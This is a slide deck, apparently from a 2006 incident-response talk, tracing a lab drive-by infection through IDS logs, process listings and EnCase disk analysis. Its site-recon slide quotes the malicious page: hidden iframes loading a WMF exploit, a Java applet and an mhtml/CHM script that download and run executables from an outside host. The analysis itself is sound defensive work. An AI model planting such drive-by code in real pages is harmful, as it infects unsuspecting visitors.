

# Enterprise Incident Response

## Network and Disk Analysis

IFrame -> Trojan Dropper -> 0wn3d

By: Michael Murphy, CISSP

# Overview of the Talk

- Who I Am
- Disclaimers
- Network Diagram
- Tools used in this talk
- Resources
- IDS / Network Data
- Checking out the attacker
- Host Data
  - Volatile Data (processes and screen shots)
  - Disk Data
- Looking closer at the network data
- File analysis
- Conclusions
- Now what?
- Questions?
- Contact info


# Who I Am

- I Work for Telos
- Currently lead a Computer Incident Response Team
- 3+ years doing Incident Response and Forensics
- 7 Years of dedicated security work
- Certs: CISSP, NSTIC, CEH, ACSA
- Member of the Hacker Pimps

# Disclaimers

- IDS data has been modified
  - IP address, Time Stamps, and Payload
  - Data is still relevant... I just don't have bro at home
- I used EnCase
  - Brian Carrier's (formerly of @stake) tools are great and free (as is his book, however not free but worth the price)
    - The Sleuth Kit (<http://www.digital-evidence.org/>)
    - Book is **VERY** technical; however a good read
    - <http://www.opensourceforensics.org/tools/>
  - Many Knoppix Forensic distros out there
    - <http://www.livecdlist.com/>
  - BartPE
    - Can load Windows tools into BartPE with interesting results.
- VMware is not always a good way to do this...
  - Some malware is VMware aware
    - Some code won't execute inside VMware...
    - Some code will attack VMware if it detects it
  - SandNets (shmocon 2006 talk)
    - <http://www.lurhq.com/truman/>
    - [www.Shmocon.org](http://www.Shmocon.org)
  - Microsoft Virtual PC may be a good option... I just am too lazy to install it
- EnCase can natively work with a VMware disk images without having to actually acquire it manually.
  - Saves a lot of time
  - Saves a lot of disk space

# Network Diagram (the lab)



# Tools used in this talk

- Bro IDS / Snort IDS
- EnCase Enterprise
- Vmware Workstation (with winxp sp1 and IE)
- Wget / firefox
- Unix timestamp conversion site (url later)
- My buddy rexswain (url later)
- Sysinternals Process Explorer and TCP View
- Netstat
- Pasco
- Jotti / Virus Total
- Ethereal
- Hex Editor

# Resources (IDS and Books)

- IDS used for this incident: Bro & Snort
  - Captures first part of all web sessions (bro)
  - Alerts on certain events (bro & snort)
    - Exe, wmf, vbs...
  - <http://www.bro-ids.org/>
  - <http://www.snort.org/>
  - <http://www.bleedingsnort.com/>
- Others (free but not used in this case)
  - Argus and Sguil (front-end for IDS Data)
- Books:
  - <http://www.taosecurity.com/books.html>
  - Internet Forensics
    - <http://www.amazon.com/gp/product/059610006X/002-1914404-9388824?v=glance&n=283155>
  - Snort 2.1
    - [http://www.amazon.com/gp/product/1931836043/qid=1141538146/sr=2-1/ref=pd\\_bbs\\_b\\_2\\_1/002-1914404-9388824?s=books&v=glance&n=283155](http://www.amazon.com/gp/product/1931836043/qid=1141538146/sr=2-1/ref=pd_bbs_b_2_1/002-1914404-9388824?s=books&v=glance&n=283155)

# BRO Data

<<<>>> 192.168.17.128 possibly detected with WMF exploit.

1141481943.750 %11272 > REFERER: <http://mom69.com/?ft=oldwomens.net>

1141481943.750 %11272 > ACCEPT-LANGUAGE: en-us

1141481943.750 %11272 > USER-AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

1141481943.750 %11272 < CONTENT-LENGTH: 1342

1141481943.750 %11272 < CONTENT-TYPE: text/html

1141481943.750 %11272 www -> 192.168.17.128/tcp 85.249.23.117/80/tcp L GET /dl/adv470.php (200 "OK" [1342])

1141481943.562 %11272 > HOST: **toolbarbucks.biz**

**1141481943.562 %11272 www -> 192.168.17.128/tcp 85.249.23.117/80/tcp L GET /dl/xpladv799.wmf <no reply>**

1141481943.562 %11272 < **DATE: Sat, 04 March 2006 14:19:03** (note this is reported by the server and not always correct)

1141481943.562 %11272 < SERVER: Apache/2.0.54 (Fedora)

1141481943.562 %11272 < CONTENT-LENGTH: 16036

1141481943.562 %11272 < CONTENT-TYPE: video/unknown

1141481943.562 %11272 < X-PAD: avoid browser bug

1141481943.729 %11272 www -> **192.168.17.128/tcp 85.249.23.117/80/tcp L GET /dl/java.jar** (200 "OK" [16036])

1141481943.953 %11272 > REFERER: <http://toolbarbucks.biz/dl/adv470.php>

1141481943.953 %11272 > ACCEPT-LANGUAGE: en-us

1141481943.953 %11272 > USER-AGENT: Mozilla/4.0 (compatible; MSIE 6.0; **Windows NT 5.1**) (**xp was vulnerable to WMF**)

1141481943.953 %11272 > HOST: toolbarbucks.biz

1141481943.953 %11272 < DATE: Sat, 04 March 2006 14:19:03

1141481943.953 %11272 < SERVER: Apache/2.0.54 (Fedora)

1141481943.953 %11272 < CONTENT-LENGTH: 4326

1141481943.953 %11272 < CONTENT-TYPE: text/html

1141481943.953 %11272 www -> **192.168.17.128/tcp 85.249.23.117/80/tcp L GET /dl/loaderadv799\_2.exe** (200 "OK" [4326])

# What do we know?

- Exploit came from: toolbarbucks.biz
- Date and time of activity: 1141481943.562
  - Use this site to convert Unix timestamp to human time
    - <http://www.e-calc.net/calc.php?ca=8&c=41&tid=443>
- We know a WMF and an EXE dropped...
- Referring site: <http://mom69.com/?ft=oldwomens.net>
- This box probably got owned....
  - If you were to look at flow data you would see lots of other files being downloaded
- At this point I would usually look for session / flow data...
  - Lancope, argus and/or more bro traffic

# Recon on the Site

- What if you want to view the site safely...
  - <http://www.rexswain.com/httpview.html>
    - Can't do https or web servers on odd ports
  - Firefox inside a vmware (VM snapshots rock)
  - Wget the contents of the site
- Know javascript or be able to look it up with google ;)
- The site
  - Tells us what to look for on the box
  - Tells us how the exploit got dropped

Frame 1298 (76 bytes on wire, 76 bytes captured)

Arrival Time: **Mar 4, 2006 14:19:03.938002000**

**//(ethereal time, not website time)**

HTTP/1.1 200 OK

Request Version: HTTP/1.1

Response Code: 200

Date: Sun, 05 Mar 2006 03:17:16 GMT

Server: Apache/2.0.54 (Fedora)

X-Powered-By: PHP/5.0.4

Set-Cookie: dial=uniq; expires=Mon, 06 Mar 2006 03:17:16 GMT

Content-Length: 1241

Connection: close

Content-Type: text/html

Line-based text data: text/html

<html>

<body>

**<iframe src="xpladv799.wmf" width=1 height=1></iframe>** **//1st exploit**

**<applet archive="java.jar" code="GetAccess.class" width=1 height=1<param name="ModulePath" value="http://traffweb.biz/dl/loaderadv799\_2.exe"></applet>** **//2nd exploit**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **//site with encoded javascript**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **// "**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **// "**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **// "**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **// "**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **// "**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **// "**

**<iframe width=1 height=1 border=0 frameborder=0 src=fillmemadv799.htm></iframe>** **// "**

**<iframe width=1 height=1 border=0 frameborder=0 src=bag.htm></iframe>**

**<applet width=1 height=1 ARCHIVE=loaderadv799.jar code=Counter></APPLET>**

**<SCRIPT LANGUAGE="JavaScript">**

**obj = "<object data="ms-its:mhtml:file";** **// older os's get to play too**

**obj1 = "://C:\nosuch.mht!http://traffweb.biz/dl/adv799/x.chm::/x.html" type="text/x-scriptlet"></object>";**

**document.write(obj+obj1);**

**</script>**

**</body>**


# We now know...

- The site used an IFRAME to drop the exploits
- The names of the files downloaded
- Site drops an old school mhtml exploit...  
(win95/98/2k still can feel the love)
- Oh... and it also tries to drop a bad CHM  
(again with the old school love...)
- This site is just nasty

# Next Step?

- Locate the machine that got infected...
  - Not always trivial on large networks
- How to locate
  - Nbtstat, nslookup, ip subnet its in, nmap it, whois...
- Once the box is found, analysis can start.

# Prior to being infected...



The screenshot shows the Process Explorer window from Sysinternals. The main pane displays a tree view of processes. The 'System' folder is expanded, showing 'services.exe' and several instances of 'svchost.exe'. The 'explorer.exe' folder is also expanded, showing 'VMwareTray.exe', 'VMwareUser.exe', and 'procexp.exe'. The status bar at the bottom indicates CPU Usage: 44.62%, Commit Charge: 11.04%, and Processes: 17.

Process	PID	CPU	Description	Compan...
System Idle Process	0	55.38		
Interrupts	n/a	18.46	Hardware Interrupts	
DPCs	n/a		Deferred Procedu...	
System	4	1.54		
smss.exe	556		Windows NT Ses...	Microsoft...
csrss.exe	664		Client Server Run...	Microsoft...
winlogon.exe	688		Windows NT Log...	Microsoft...
services.exe	732		Services and Con...	Microsoft...
svchost.exe	916		Generic Host Pro...	Microsoft...
svchost.exe	1016	23.08	Generic Host Pro...	Microsoft...
svchost.exe	1104		Generic Host Pro...	Microsoft...
svchost.exe	1184		Generic Host Pro...	Microsoft...
spoolsv.exe	1568		Spooler SubSyste...	Microsoft...
VMwareServic...	2004		VMware Tools Se...	VMware, ...
lsass.exe	744		LSA Shell (Export ...	Microsoft...
explorer.exe	1448		Windows Explorer	Microsoft...
VMwareTray.exe	1624		VMwareTray	VMware, ...
VMwareUser.exe	1636		VMwareUser	VMware, ...
procexp.exe	340	1.54	Sysinternals Proc...	Sysintern...

Type	Name
------	------

CPU Usage: 44.62%   Commit Charge: 11.04%   Processes: 17

# Now...

Process Explorer - Sysinternals: www.sysinternals.com

File Options View Process Find Handle Help

Process	PID	CPU	Description	Compan...
svchost.exe	1184		Generic Host Pro...	Microsoft...
spoolsv.exe	1568		Spooler SubSyste...	Microsoft...
VMwareServic...	2004		VMware Tools Se...	VMware, ...
svchost.exe	1200		Generic Host Pro...	Microsoft...
lsass.exe	744		LSA Shell (Export ...	Microsoft...
explorer.exe	1448		Windows Explorer	Microsoft...
VMwareTray.exe	1624		VMwareTray	VMware, ...
VMwareUser.exe	1636		VMwareUser	VMware, ...
procexp.exe	340	3.03	Sysinternals Proc...	Sysintern...
mspaint.exe	1172		Paint	Microsoft...
IEXPLORE.EXE	1132		Internet Explorer	Microsoft...
ethereal.exe	176	1.52	Ethereal	The Ethe...
ethereal.exe	516	1.52	Ethereal	The Ethe...
ocr314xt.exe	308			
tool2.exe	500			
paytime.exe	996		explorer	Microsoft...
loadnew.exe	252			
paytime.exe	568		explorer	Microsoft...
toolbar.exe	1084			
tool1.exe	1772	13.64		
a.exe	488	1.52		
paytime.exe	1340		explorer	Microsoft...
toolbar.exe	1244			

Type Name

CPU Usage: 31.82% Commit Charge: 33.84% Processes: 31

Start Process Ex... process bef... [phantom] ... VMware Ac... Project1 Project1 2:20 PM

**⚠ Your computer is infected!**  
Windows has detected spyware infection!  
It is recommended to use special antispyware tools to prevent data loss. Windows will now download and install the most up-to-date antispyware for you.  
[Click here to protect your computer from spyware!](#)

Project1... that's just lazy

# And some more..

The screenshot shows the Process Explorer application window. The main pane displays a list of processes with columns for Process, PID, CPU, Description, and Company Name. The processes are sorted by CPU usage, with several instances of 'explorer' (paytime.exe) and 'Internet Explorer' (IEXPLORE.EXE) highlighted in pink. The taskbar at the bottom shows the Start button, Process Explorer, and several other open applications, along with the system tray showing the time as 2:20 PM.

Process	PID	CPU	Description	Company Name
svchost.exe	1200		Generic Host Process for Windows Services	Microsoft Corporation
lsass.exe	744		LSA Shell (Export Server)	Microsoft Corporation
VMwareTray.exe	1624		VMwareTray	VMware, Inc.
VMwareUser.exe	1636		VMwareUser	VMware, Inc.
procexp.exe	340	5.41	Sysinternals Process Explorer	Sysinternals, Inc.
mspaint.exe	1172		Paint	Microsoft Corporation
IEXPLORE.EXE	1132		Internet Explorer	Microsoft Corporation
ethereal.exe	176	9.46	Ethereal	The Ethernet Group
ethereal.exe	516		Ethereal	The Ethernet Group
ocr314xt.exe	308			
tool2.exe	500			
paytime.exe	996		explorer	Microsoft Corporation
toolbar.exe	1392			
tool1.exe	2392			
paytime.exe	568		explorer	Microsoft Corporation
paytime.exe	1340		explorer	Microsoft Corporation
D.tmp	336			
rundll32.exe	2032	4.05	Run a DLL as an application	Microsoft Corporation
11.tmp	364	9.46		
rundll32.exe	260		Run a DLL as an application	Microsoft Corporation
rundll32.exe	1068		Run a DLL as an application	Microsoft Corporation
rundll32.exe	352		Run a DLL as an application	Microsoft Corporation
IEXPLORE.EXE	1908		Internet Explorer	Microsoft Corporation

CPU Usage: 47.30%   Commit Charge: 43.00%   Processes: 35

Taskbar: Start | Process Explo... | process before... | [phantom] says... | VMware Acceler... | Project1 | 2:20 PM

# Now what?

- OK, we know there are some nasties on the box because of the processes running
- EnCase is very helpful
  - Note...EnCase Enterprise can view current processes and network connections, however I don't have the right version at home to do this... and I wasn't going into work on Sat. But just know EnCase can do it all with one app.
- Sysinternals tools rock and are free
  - <http://www.sysinternals.com/>
  - Process explorer, file explorer, tcp view... look around there is a lot there

# Where do the files hide?

- Clone the drive first if not using a write-blocker (if it might go to court)
  - Write blockers are cheap if you plan to do this often
  - dd with md5 hashes (<http://dcfldd.sourceforge.net/>)
  - Only work off the copy
- If doing this manually begin here:
  - Internet Explorer Cache
  - C:\windows\prefetch (only xp and 2k3)
  - C:\windows\system32
  - C:\
  - Index.dat files (IE history)
- Also search for files created or modified around the time of the incident.

# With EnCase

- All files were hashed when the pc was built (prior to exploit)...If you have a standard build do this!
  - This means we know every file that is clean based on hash value (rules out thousands of files in seconds)
  - I tried to do some surfing prior to the ownage so that the file system was full of files modified around the time of the event
- Hash sets can save you or screw you
  - NSRL hashes: <http://www.nsrl.nist.gov/>
  - Be careful who you take hashes from... know they are accurate.



# Files in Prefetch

The screenshot displays the EnCase Enterprise interface. The main window shows a list of files in the Prefetch folder, with columns for Name, File Created, Filter, Hash Set, Full Path, and In Report. The file COUNTRY.EXE-1422586E.pf is selected and highlighted in blue.

	Name	File Created	Filter	Hash Set	Full Path	In Report
49	NETMONINSTALLER.EXE-140FD0DD.pf	02/28/06 04:33:04PM		vmware clean	presentation\Windows XP Professional-d1-000003-d1\C\WINDO...}\NETMONINSTALLER.EXE-140FD0DD.pf	
50	WINPCAP_3_1.EXE-27027749.pf	02/28/06 04:33:04PM		vmware clean	presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Pr...}\WINPCAP_3_1.EXE-27027749.pf	
51	MSPAINT.EXE-11CB8631.pf	03/04/06 01:50:54PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\MSPAINT.EXE-11CB8631.pf	
52	ETHEREAL.EXE-1C148EEF.pf	03/04/06 02:02:12PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\ETHEREAL.EXE-1C148EEF.pf	
53	COUNTRY.EXE-1422586E.pf	03/04/06 02:19:22PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\COUNTRY.EXE-1422586E.pf	
54	OCR3L4XT.EXE-289AB039.pf	03/04/06 02:19:25PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\OCR3L4XT.EXE-289AB039.pf	
55	LOADNEW.EXE-3538E620.pf	03/04/06 02:19:25PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\LOADNEW.EXE-3538E620.pf	
56	KL1.EXE-0A2F45F7.pf	03/04/06 02:19:26PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\KL1.EXE-0A2F45F7.pf	
57	MRT.EXE-181E60C7.pf	03/04/06 02:19:26PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\MRT.EXE-181E60C7.pf	
58	TOOL2.EXE-2CF952BB.pf	03/04/06 02:19:29PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\TOOL2.EXE-2CF952BB.pf	
59	A.EXE-28556EFC.pf	03/04/06 02:19:32PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\A.EXE-28556EFC.pf	
60	DWWIN.EXE-30875ADC.pf	03/04/06 02:19:32PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\DWWIN.EXE-30875ADC.pf	
61	PAYTIME.EXE-3268BEE6.pf	03/04/06 02:19:39PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\PAYTIME.EXE-3268BEE6.pf	
62	TOOLBAR.EXE-12053F3F.pf	03/04/06 02:20:06PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\TOOLBAR.EXE-12053F3F.pf	
63	CMD.EXE-087B4001.pf	03/04/06 02:20:20PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	
64	TOOL1.EXE-0CD23885.pf	03/04/06 02:20:20PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\TOOL1.EXE-0CD23885.pf	
65	TOOL3.EXE-22058AF7.pf	03/04/06 02:20:22PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\TOOL3.EXE-22058AF7.pf	
66	TOOL4.EXE-17C60349.pf	03/04/06 02:20:22PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\TOOL4.EXE-17C60349.pf	
67	TOOL5.EXE-3738DA69.pf	03/04/06 02:20:23PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\TOOL5.EXE-3738DA69.pf	
68	C.TMP-0251FFC5.pf	03/04/06 02:20:34PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\C.TMP-0251FFC5.pf	
69	E.TMP-28B97A5A.pf	03/04/06 02:20:36PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\E.TMP-28B97A5A.pf	
70	10.TMP-03903F7E.pf	03/04/06 02:20:37PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\10.TMP-03903F7E.pf	
71	JHAIJOKM.EXE-3851ED90.pf	03/04/06 02:20:38PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\JHAIJOKM.EXE-3851ED90.pf	
72	F.TMP-26456358.pf	03/04/06 02:20:38PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\F.TMP-26456358.pf	
73	MS1.EXE-13CC3572.pf	03/04/06 02:20:38PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\MS1.EXE-13CC3572.pf	
74	12.TMP-29F7BA13.pf	03/04/06 02:20:39PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\12.TMP-29F7BA13.pf	
75	LHIBKGB.EXE-16000C5A.pf	03/04/06 02:20:40PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\LHIBKGB.EXE-16000C5A.pf	
76	RUNDLL32.EXE-1DFCF7C.pf	03/04/06 02:20:48PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\RUNDLL32.EXE-1DFCF7C.pf	
77	11.TMP-0FD3D42D.pf	03/04/06 02:20:48PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\11.TMP-0FD3D42D.pf	
78	RUNDLL32.EXE-28A9EA24.pf	03/04/06 02:20:49PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\RUNDLL32.EXE-28A9EA24.pf	
79	JMOANJGO.EXE-305E1B11.pf	03/04/06 02:20:49PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\JMOANJGO.EXE-305E1B11.pf	
80	D.TMP-111213E6.pf	03/04/06 02:20:49PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\D.TMP-111213E6.pf	
81	RUNDLL32.EXE-305C6260.pf	03/04/06 02:20:50PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\RUNDLL32.EXE-305C6260.pf	
82	RUNDLL32.EXE-30FD3C60.pf	03/04/06 02:20:50PM			presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\RUNDLL32.EXE-30FD3C60.pf	

The bottom left pane shows the details for the selected file:

Name: COUNTRY.EXE-1422586E.pf  
File Ext: pf  
Description: File, Archive  
Last Accessed: 03/04/06 02:19:53PM  
File Created: 03/04/06 02:19:22PM  
Last Written: 03/04/06 02:19:53PM  
Entry Modified: 03/04/06 02:19:53PM  
Logical Size: 1,966  
Physical Size: 4,096  
Starting Extent: 0C-C119049  
File Extents: 1  
Permissions: \*

The bottom right pane shows the EnScripts sidebar with options: EnScripts, Filters, Conditions, Queries, Text Styles, EnScripts, Examples, and Include.

presentation\Windows XP Professional-d1-000003-d1\C\WINDOWS\Prefetch\COUNTRY.EXE-1422586E.pf (PS 952455 LS 952392 CL 119049 SO 000 FO 0 LE 0)

# WOW...

- 94 files created
- 15 active processes
- IE Crashed
- New IE toolbar
- Program telling you your infected
- Installs “spysheff” when you click the popup telling you that your infected
  - Wants you to pay to clean the files it finds
- Keylogger (more on this later)
- Steals SAM file...

# Traffic after the sploit...

- Download of a 2mb php file that is not php...
  - (Usually another EXE)
- Port scans and tries NetBIOS to other IP's
- DDoS bot
- Mail bot
- Odd traffic to port 8080 on external ip's
- Uses google to do some searches
- TONS of mail server lookups
- Oddly enough... not a bit of IRC traffic... (this is disappointing)

# Snort Alerts

**[\*\*] [122:3:0] (portscan) TCP Portsweep [\*\*]**

**03/04-18:48:52.154768 68.227.200.\* -> 66.246.72.85**

